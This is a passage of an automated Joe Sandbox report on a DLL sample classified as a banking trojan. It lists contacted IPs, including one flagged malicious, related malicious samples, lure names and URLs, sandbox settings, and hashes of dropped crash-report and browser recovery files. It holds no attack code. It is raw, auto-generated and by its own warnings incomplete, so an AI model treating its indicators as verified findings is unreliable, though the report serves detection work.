http://https://file://USER.ID%lu.exe/upd	loaddll32.exe, 00000000.00000003.862194873.00000000006F0000.00000004.00000001.sdmp, loaddll32.exe, 00000000.00000002.880565935.0000000001060000.00000040.00000001.sdmp, powershell.exe, 0000001E.00000003.859928425.0000026F74250000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://crl.micr	powershell.exe, 0000001E.00000003.825326086.0000026F5A0BB000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 0000001E.00000002.894428484.0000026F5BAB1000.00000004.00000001.sdmp	false		high
http://https://github.com/Pester/Pester	powershell.exe, 0000001E.00000002.894782181.0000026F5BCBE000.00000004.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.16.249.249	unknown	United States		13335	CLOUDFLARENETUS	false
80.208.230.180	unknown	Lithuania		62282	RACKRAYUABRakrejusLT	false
45.67.231.135	unknown	Moldova Republic of		50673	SERVERIUS-ASNL	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	350433
Start date:	09.02.2021
Start time:	11:52:18
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 10s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	yytr.dll
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	38
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	2
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.bank.troj.spyw.evad.winDLL@47/76@10/3

EGA Information:	Failed
HDC Information:	• Successful, ratio: 26.3% (good quality ratio 25.7%) • Quality average: 84.5% • Quality standard deviation: 24.4%
HCA Information:	• Successful, ratio: 95% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .dll
Warnings:	Show All • Behavior information exceeds normal sizes, reducing to normal. Report will have missing behavior information. • TCP Packets have been reduced to 100 • Exclude process from analysis (whitelisted): taskhostw.exe, BackgroundTransferHost.exe, WerFault.exe, ielowutil.exe, backgroundTaskHost.exe, WmiPrvSE.exe, svchost.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 104.43.139.144, 13.64.90.137, 104.43.193.48, 52.255.188.83, 51.104.139.180, 92.122.213.247, 92.122.213.194, 88.221.62.148, 184.30.25.170, 92.122.145.53, 84.53.167.109, 92.122.213.240, 152.199.19.160, 13.107.246.13, 52.155.217.156, 20.54.26.129, 152.199.19.161 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, assets.onestore.ms.edgekey.net, e13678.dscb.akamaiedge.net, a1449.dscg2.akamai.net, arc.msn.com, www.microsoft.com-c-3.edgekey.net.globalredir.akadns.net, a1945.g2.akamai.net, e11290.dspg.akamaiedge.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, iecvlist.microsoft.com, www.microsoft.com-c-3.edgekey.net, go.microsoft.com, mscomajax.vo.msecnd.net, star-azurefd-prod.trafficmanager.net, statics-marketingsites-eus-ms-com.akamaized.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, e10583.dspg.akamaiedge.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, skypedataprdcolwus17.cloudapp.net, cs22.wpc.v0cdn.net, ie9comview.vo.msecnd.net, db3p-ris-pf-prod-atm.trafficmanager.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, skypedataprdcolcus16.cloudapp.net, Edge-Prod-FRAr3.ctrl.t-0003.t-msedge.net, assets.onestore.ms.akadns.net, skypedataprdcolcus15.cloudapp.net, c-s.cms.ms.akadns.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, c.s-microsoft.com, t-0003.t-msedge.net, blobcollector.events.data.trafficmanager.net, go.microsoft.com.edgekey.net, c.s-microsoft.com-c.edgekey.net, e13678.dscg.akamaiedge.net, www.microsoft.com, wcpstatic.microsoft.com, cs9.wpc.v0cdn.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size exceeded maximum capacity and may have missing disassembly code. • Report size getting too big, too many NtDeviceIoControlFile calls found. • Report size getting too big, too many NtOpenFile calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found. • Report size getting too big, too many NtReadVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
11:53:12	API Interceptor	1x Sleep call for process: WerFault.exe modified
11:54:29	API Interceptor	37x Sleep call for process: powershell.exe modified
11:54:54	API Interceptor	1x Sleep call for process: loaddll32.exe modified
11:54:58	API Interceptor	1x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
resolver1.opendns.com	Presentation_68192.xlsb	Get hash	malicious	Browse	• 208.67.222.222
	sup11_dump.dll	Get hash	malicious	Browse	• 208.67.222.222
	out.dll	Get hash	malicious	Browse	• 208.67.222.222
	crypt_3300.dll	Get hash	malicious	Browse	• 208.67.222.222
	SecuriteInfo.com.Generic.mg.81f401defa8faa2e.dll	Get hash	malicious	Browse	• 208.67.222.222
	6007d134e83fctar.dll	Get hash	malicious	Browse	• 208.67.222.222
	J5cB3wfXIZ.dll	Get hash	malicious	Browse	• 208.67.222.222
	6006bde674be5pdf.dll	Get hash	malicious	Browse	• 208.67.222.222
	mal.dll	Get hash	malicious	Browse	• 208.67.222.222
	fo.dll	Get hash	malicious	Browse	• 208.67.222.222
	5fd9d7ec9e7aetar.dll	Get hash	malicious	Browse	• 208.67.222.222
	5fd885c499439tar.dll	Get hash	malicious	Browse	• 208.67.222.222
	5fc612703f844.dll	Get hash	malicious	Browse	• 208.67.222.222
	https___purefile24.top_4352wedfoifom.dll	Get hash	malicious	Browse	• 208.67.222.222
	vnaSKDMnLG.dll	Get hash	malicious	Browse	• 208.67.222.222
	0xyZ4rY0opA2.vbs	Get hash	malicious	Browse	• 208.67.222.222
	6Xt3u55v5dAj.vbs	Get hash	malicious	Browse	• 208.67.222.222
	5fbce6bbc8cc4png.dll	Get hash	malicious	Browse	• 208.67.222.222
	JeSoTz0An7tn.vbs	Get hash	malicious	Browse	• 208.67.222.222
	1qdMIsgkbwxA.vbs	Get hash	malicious	Browse	• 208.67.222.222

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
RACKRAYUABRakrejusLT	MPbBCArHPF.exe	Get hash	malicious	Browse	• 79.98.25.1
	jjuufksfn.exe	Get hash	malicious	Browse	• 80.209.229.192
	wYvHbw46Xi.exe	Get hash	malicious	Browse	• 80.209.229.192
	2OfH3605ic.exe	Get hash	malicious	Browse	• 62.77.159.31
	http://https://bit.ly/2Ws7mjm?l=www.bancoestado.cl	Get hash	malicious	Browse	• 79.98.26.108
	Invoice for PO 9201072.html	Get hash	malicious	Browse	• 79.98.29.228
	Play_Now #U23ee#Ufe0f #U25b6#Ufe0f #U23ed#Ufe0f Nicholson.HTM	Get hash	malicious	Browse	• 80.209.233.68
	http.docx	Get hash	malicious	Browse	• 80.209.233.101
	http.docx	Get hash	malicious	Browse	• 80.209.233.101
	PO_#09112020.xlsx	Get hash	malicious	Browse	• 185.5.53.33
	XqHyunBDxl.exe	Get hash	malicious	Browse	• 79.98.24.39
	http://www.proco.lt/admin/infodata.php?r=bD1odHRwOi8va2FydGFzYW	Get hash	malicious	Browse	• 79.98.28.170
	http://https://diyachting.co.uk/	Get hash	malicious	Browse	• 194.135.87.62
	yEgeRoEgBk.exe	Get hash	malicious	Browse	• 79.98.24.39
	#Ud83d#Udd6aESD_NewAudioMessage.htm	Get hash	malicious	Browse	• 212.237.232.221

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	cobaltstrike_shellcode.exe	Get hash	malicious	Browse	• 109.235.70.99
	haydenj235340.HTM	Get hash	malicious	Browse	• 89.40.4.210
	plusnew.exe	Get hash	malicious	Browse	• 79.98.28.30
	bh8WxLmtIV.exe	Get hash	malicious	Browse	• 109.235.70.99
SERVERIUS-ASNL	UQCt77OXDq.exe	Get hash	malicious	Browse	• 45.67.231.50
	Payment Slip00425.exe	Get hash	malicious	Browse	• 5.255.91.96
	5N9h2osmqf.exe	Get hash	malicious	Browse	• 45.67.231.71
	72hVMxiNmj.exe	Get hash	malicious	Browse	• 45.67.231.71
	hx4RVdT0sk.exe	Get hash	malicious	Browse	• 45.67.231.71
	ARCH_98_24301.doc	Get hash	malicious	Browse	• 95.181.172.55
	9oUx9PzdSA.exe	Get hash	malicious	Browse	• 193.38.55.126
	atikmdag-patcher 1.4.7.exe	Get hash	malicious	Browse	• 193.38.54.254
	JWQp9JYlt8.exe	Get hash	malicious	Browse	• 95.181.172.238
	I7313Y5Rr2.exe	Get hash	malicious	Browse	• 95.181.172.238
	bWVvaTptgL.exe	Get hash	malicious	Browse	• 95.181.172.238
	L7SzoVpjhW.exe	Get hash	malicious	Browse	• 193.38.55.37
	noo8xFTpNS.exe	Get hash	malicious	Browse	• 193.38.55.37
	YWkOcHQwEy.exe	Get hash	malicious	Browse	• 193.38.55.37
	0vuI5XGGlG.exe	Get hash	malicious	Browse	• 193.38.55.37
	FMBRNIuDlj.exe	Get hash	malicious	Browse	• 193.38.55.37
	Z1Dlmc2efo.exe	Get hash	malicious	Browse	• 193.38.55.37
	voq4kj1z14.exe	Get hash	malicious	Browse	• 193.38.55.37
	3VLexOmRKM.exe	Get hash	malicious	Browse	• 193.38.55.37
	NfeMUeolmz.exe	Get hash	malicious	Browse	• 193.38.55.37
CLOUDFLARENETUS	v1K1JNtCgt.exe	Get hash	malicious	Browse	• 172.67.216.201
	LIFE BOAT WIRE FALLS.xlsx	Get hash	malicious	Browse	• 104.22.0.232
	requisition from ASTRO EXPRESS.xlsx	Get hash	malicious	Browse	• 172.67.8.238
	Shipping-Documents.exe	Get hash	malicious	Browse	• 172.67.188.154
	SP AIR B00,pdf.exe	Get hash	malicious	Browse	• 162.159.129.233
	DHL_119040 nyugtabizonylat,pdf.exe	Get hash	malicious	Browse	• 162.159.129.233
	2SDdq2cPhF.exe	Get hash	malicious	Browse	• 172.67.188.154
	Tuesday, February 9th, 2021 83422 a.m., 2021020908 3422.7B8380338EC1D61B@sophiajoyas.cl.html	Get hash	malicious	Browse	• 104.16.18.94
	QUOTATION AND ORDER REQUEST.xlsx	Get hash	malicious	Browse	• 104.22.0.232
	Invoice_1606.jar	Get hash	malicious	Browse	• 104.20.22.46
	Invoice_1606.jar	Get hash	malicious	Browse	• 104.20.23.46
	RFQ WBH00738_.xlsx	Get hash	malicious	Browse	• 172.67.8.238
	Specifications.xlsx	Get hash	malicious	Browse	• 172.67.160.29
	SOA - NCL INTER LOGISTICS.xlsx	Get hash	malicious	Browse	• 104.22.0.232
	Bank Documents.exe	Get hash	malicious	Browse	• 172.67.188.154
	Specifications.xlsx	Get hash	malicious	Browse	• 172.67.160.29
	PART-IMS TBN63355-ON 1330 MVSL-6233637821646.xlsx	Get hash	malicious	Browse	• 104.22.0.232
	HSBC Remittance.xlsx	Get hash	malicious	Browse	• 104.22.1.232
	MT2001205-REX 5.25.xlsx	Get hash	malicious	Browse	• 172.67.188.154
	DCSGROUP.xlsx	Get hash	malicious	Browse	• 104.22.1.232

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
57f3642b4e37e28f5cbe3020c9331b4c	vG4U0RKFY2.exe	Get hash	malicious	Browse	• 104.16.249.249
	evil.doc	Get hash	malicious	Browse	• 104.16.249.249
	davay (2).exe	Get hash	malicious	Browse	• 104.16.249.249
	davay.exe	Get hash	malicious	Browse	• 104.16.249.249
	http://https://notification1.bubbleapps.io/version-test?debug_mode=true	Get hash	malicious	Browse	• 104.16.249.249
	http://https://secureddoc.unicornplatform.com	Get hash	malicious	Browse	• 104.16.249.249
	5fd9d7ec9e7aetar.dll	Get hash	malicious	Browse	• 104.16.249.249
	5fd885c499439tar.dll	Get hash	malicious	Browse	• 104.16.249.249
	http://https://secureddoc.unicornplatform.com/	Get hash	malicious	Browse	• 104.16.249.249
	http://contoubi00.epizy.com/ubi/	Get hash	malicious	Browse	• 104.16.249.249
	http://https://secureddoc.unicornplatform.com	Get hash	malicious	Browse	• 104.16.249.249
	http://vcomdesign.com	Get hash	malicious	Browse	• 104.16.249.249
	http://https://aud-amplified.unicornplatform.com/	Get hash	malicious	Browse	• 104.16.249.249

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://https://cloud.vectorworks.net/links/11eb34bf3e0b15d489a10aa721e465bf	Get hash	malicious	Browse	• 104.16.249.249
	http://https://dynalist.io/d/TcKkPvWijzGN4uv-0OCmM26A	Get hash	malicious	Browse	• 104.16.249.249
	http://https://app.nihaocloud.com/f/06096e5837654796a4d4/	Get hash	malicious	Browse	• 104.16.249.249
	http://https://ngor.zlen.com.ua/Restore/Click here to restore message automatically.html	Get hash	malicious	Browse	• 104.16.249.249
	http://https://rebrand.ly/we9zn	Get hash	malicious	Browse	• 104.16.249.249
	http://https://rebrand.ly/we9zn	Get hash	malicious	Browse	• 104.16.249.249
	MOI Support ship V2.docx	Get hash	malicious	Browse	• 104.16.249.249

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_rundll32.exe_db99bffafeba5bc19edb8917aba4cdaba066d_82810a17_13ca7fe1\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	12512
Entropy (8bit):	3.7751570988791774
Encrypted:	false
SSDEEP:	192:Ghim0oXnaoHBUZMX4jed+f3j/u7sdOS274ItWcw:EiAXaQBUZMX4jeu/u7sdOX4ItWcw
MD5:	E2FC193F6B2310CD332CE34CAF7E6719
SHA1:	D40C33DC9C01C8024F69F12DED1796E8282213C5
SHA-256:	02C2A4E404D13B697B4A595430E768613FA0C476619E21A054E32425EC97674F
SHA-512:	FE97774FB8147D76A61D63DB9E5A4D3F57D296839C3FDD4F995E95C6F31D35065BC33E39DDFD74B5E3307D2634AB97E718CA0CD25CF0098BD32EE7CC064A610
Malicious:	false
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.5.7.3.4.1.5.8.6.7.8.5.5.7.9.6.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.5.7.3.4.1.5.9.0.4.4.1.8.2.3.6.....R.e.p.o.r.t.S.t.a.t.u.s.=.2.6.8.4.3.5.4.5.6.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.1.1.4.8.0.7.7.6.-.b.7.4.4.-.4.d.3.6.-.8.2.c.6.-.4.c.e.a.f.6.f.a.e.f.8.c.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.3.8.8.e.7.6.5.f.-.d.6.b.0.-.4.8.1.2.-.b.b.0.0.-.d.d.3.9.2.b.3.5.0.8.7.7.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.r.u.n.d.l.l.3.2...e.x.e.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e.=.R.U.N.D.L.L.3.2...E.X.E.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.1.e.0.-.0.0.0.1.-.0.0.1.b.-.3.7.1.b.-.4.6.b.d.d.1.f.e.d.6.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.0.f.5.1.9.f.e.e.c.4.8.6.d.e.8.7.e.d.7.3.c.b.9.2.d.3.c.a.c.8.0.2.4.0.0.0.0.0.0.0.0.!.0.0.0.0.b.c.c.5.d.c.3.2.2.2.0.3.4.d.3.f.2.5.7.f.1.f.d.3.5.8.8.9.e.5.b.e.9.0.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER6B01.tmp.dmp

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, Tue Feb 9 10:53:08 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	52424
Entropy (8bit):	2.043273655700041
Encrypted:	false
SSDEEP:	192:AY8i0P5NHzC2X1MtoyuGq5wzO8K4IHY/x9M7bKV5kiYn8dF:l8fPDH/X1MnutGXIoMXKq8n
MD5:	32497688B32DB871E45E320FD292E094
SHA1:	E7D397C6D5809115F0CA2EBAA0457114B2E97F2B
SHA-256:	D7F841A7C1D5C7C079DAEB0F13E6EFB33A3BB0D8B2149DED831802B58BC2704F
SHA-512:	6F188F141A62CC528995538A6145B4348790B8CED53D667FDF9F122F5BF2218C7825B8160602772A8CE86C0CABF847A9000334C0876C2A0FE48B5129EDD4258F
Malicious:	false
Preview:	MDMP..... .....i"`.....U.....B.....GenuineIntelW.....T.....i"`.....0..1.....W... .E.u.r.o.p.e. .S.t.a.n.d.a.r.d. .T.i.m.e.....W... .E.u.r.o.p.e. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.....d.b.g.c.o.r.e...i.3.8.6.,.1.0...0...1.7.1.3.4...1.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8318
Entropy (8bit):	3.69891380113464

C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiV56l4MBF26YBaF6eWgmfTjSs+prl+89bfIsfgVm:RrlsNiL6l4MBF26YBI6XgmfTjSNf7fP
MD5:	4A6E651AB8ACA848E592D94D7667F237
SHA1:	0D8D3293BCF0844BB83A8EA3D691AF198CD6A15A
SHA-256:	05E0CC5BBA030A02DFB7963B350AE5EBD880BDB451BA19065C5729E89C508B38
SHA-512:	E0C3B89FECEE3CB4B28AC72EC19C0C8A68B0C2C5B3D2168CD5A47409AD4848429D8409D48CF356177ADB1A3236C7564A03C56B1C73FD5AD06B543A015ABBB94
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.4.5.7.6.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER7276.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4669
Entropy (8bit):	4.50162758504367
Encrypted:	false
SSDEEP:	48:cvIwSD8zsVJgtWI9egWSC8BD88fm8M4JCdsjZFa+q8/OzkR4SrSpd:uITfvZZSNdBJ1u5kRDWpd
MD5:	82BEBC988943F9C6F17FDE7CF0F775BC
SHA1:	B8104C54FA7894A8F143990700417876FA477637
SHA-256:	2A44738700FCF3DC487E7E7F59007CB543AE4F5CC347B1A82E7FDD93489B12E8
SHA-512:	BAA381FE868359B4299A60BA9F8AF5F1889B813B6F90B110673ECD0EA98A9356933AA09D5B79DAC830778176B8B89CE1D7B3F0C3675013E7B67FEF31C635F1C1
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="853683" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-1 1.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{0A3DC979-6AC5-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	29272
Entropy (8bit):	1.763674221244651
Encrypted:	false
SSDEEP:	192:rUZLZT2S9W5tFMifFwcDtzM6wWVf6dhB3dwgupB:rEdqSUrFhFwB6w33dwZ
MD5:	23ACA7F5BE56571F0D7D8EA36AEDE83A
SHA1:	FF9EC3A5869228DFEAF9E93AAC8667059E88AB0C
SHA-256:	6E29B0D79B64A6FFE4FFE4E8C8054B46752F6F9CE59D607286930D2EDFEC3A5D
SHA-512:	A5A35D8F5DCC7138A9C8A9FD3DC5407F9041557C4EB6E5843538D077FCEBC64AAAF6B759E12EBF1FCCF3E21CD60933E39ACAEFE7FD007EC6A05BEFBF22947EC0
Malicious:	false
Preview:	.... R.o.o.t. .E.n.t.r.y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{25073A9B-6AC5-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	29272
Entropy (8bit):	1.7670601774780814
Encrypted:	false
SSDEEP:	192:reZBZTk2T79WTZtTCifTfDNzMTVc1/6VBBTsMupB:rqHHnUH3C5hAd
MD5:	55CD106A4972264218BF56749F11EF39
SHA1:	BAC8A1DD521A4748FD2568F6553DA1BF4C097662
SHA-256:	4761927D391E41ED6AB67CAB3F7EFE49F330A6A238D3581DDF13B7B47F1D94C8
SHA-512:	BE340AFE05287042B6CE40E1B29CFF9999E0EE68D02C4649D6E3F6EE5FA938A8639716AD65C32BF03A9403A82B117BFC402157DB1231E29F4CBCCA122E9149A3

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{25073A9B-6AC5-11EB-90EB-ECF4BBEA1588}.dat	
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{27115B58-6AC5-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	49752
Entropy (8bit):	1.9527192939512552
Encrypted:	false
SSDEEP:	192:rCZpZR2a9WQt5gifpGgkgzMDgMgrg6JgYgB8g7gptDgwgasbg7gOCtc3glgrd9sk:r+/gaU0zcVKuVhs3F
MD5:	B3404877AA2FB11C88B18870C338616F
SHA1:	7FC890D5D01D5822E6C1A44581582CBFFF9119B4
SHA-256:	D562CD98724E2C51E53725EEDA6E6596022EB916B9983D74082D311CF7CAEB25
SHA-512:	5E28ECC73851AF466AB46B99524CAAAD0B3077B5D1438AC1BC07FC07FDD2616471382130BB5EF1D09F71BAD0727D54B8FEE52482D6194E87CE7F203E9E48360 2
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{0A3DC97B-6AC5-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27360
Entropy (8bit):	1.839399831116797
Encrypted:	false
SSDEEP:	96:r3ZyQC6kBSkFjh2ckWwMnYqpCS9URpCS94KA:r3ZyQC6kkkFjh2ckWwMnYqsSORsSuKA
MD5:	21ED86C6155A9A3BAB51806A7214833E
SHA1:	E3715253D4D10EA823B395DFDF8FDD8E842FEEB1
SHA-256:	DF7D77ECB626583A7E4405729C1C588BB95CC01818B27F168F41A7748E3AAA64
SHA-512:	D6B2C099B8CD17FE7656E6733DB31BE2D4BC4191BFD41DB8EFC40597BF66BC357DEE24A2328A9365F65A4F953040678F6962D09FC37CABE8EE975644A874D15 6
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{25073A9D-6AC5-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27384
Entropy (8bit):	1.8466397910458905
Encrypted:	false
SSDEEP:	96:rPZdQt6bBSBFj92EkWBAMCYYy3IHWuWYztR3IHWuWYz6IHNSA:rPZdQt6bkBFj92EkWBAMCYYy2tR2pSA
MD5:	B4BA01B0E2A50A5C552C655697AB09F9
SHA1:	D8F1363AE86812AA4FA6E115F4B7818548FF7711
SHA-256:	86E2A5CB88A41C00F3D196674AFD2F9C9C00BE9EB42662F96452DE368ED132D2
SHA-512:	9326D989BBF3D00A81167938651C474FB00C88F977895186AFF1180D165ED150E4C074EE2DF2172212C39B0CA823DE9941EAED65318A02404E66CC56AA802D28
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{27115B5A-6AC5-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{27115B5A-6AC5-11EB-90EB-ECF4BBEA1588}.dat	
Size (bytes):	27392
Entropy (8bit):	1.8528373551834185
Encrypted:	false
SSDEEP:	192:rAZTQD6RkjFj52EkWfM2YKjCRoRjCRJCikqA:rwcmCjhIwU2/jAQjAJHkN
MD5:	4E056F74330776770AE8976231B283C4
SHA1:	106EBB8C09BA669FAD68C834A6EF4E51EC5053B5
SHA-256:	608CAAAC144ED1A52875C589FF494406B9EC947156783F5FD5ED8DA624CF51C8
SHA-512:	DB837A95C0F9B93C25D49D2D88FB9B44F6080D82203A00CC767578F83FD94B0DDBF16569F1D238A1052CC0AA39F895D54A9275A1DB2FEC403919C3096CB08FE
Malicious:	false
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{27115B5C-6AC5-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	modified
Size (bytes):	27396
Entropy (8bit):	1.8520860627360172
Encrypted:	false
SSDEEP:	96:rqZpQB6jBSNFjp2ZkWH0MycYmGE8FmN+RGE8FmNL8GeA:rqZpQB6jkNFjp2ZkWUMnYm3YR31eA
MD5:	00694BB1739A2087D0138112C6D9573B
SHA1:	9A8CE8A8FF34A9F7F2354DD5D41AFB135D420CD1
SHA-256:	FFCD48A75F573EF35CEA4A6759C9F08ED6FFFFE15BD23530A33A7EA8F1DF9D14
SHA-512:	402D1CC923D06CDE9F8CE069FAB0B7B4C9BD6ACBFD6C6D060B7B1E6E808456DA59CC204290788457E3FFE46E14033890E1A47B36B9092D9195A195B5E2FC6C2
Malicious:	false
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-17529550060\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
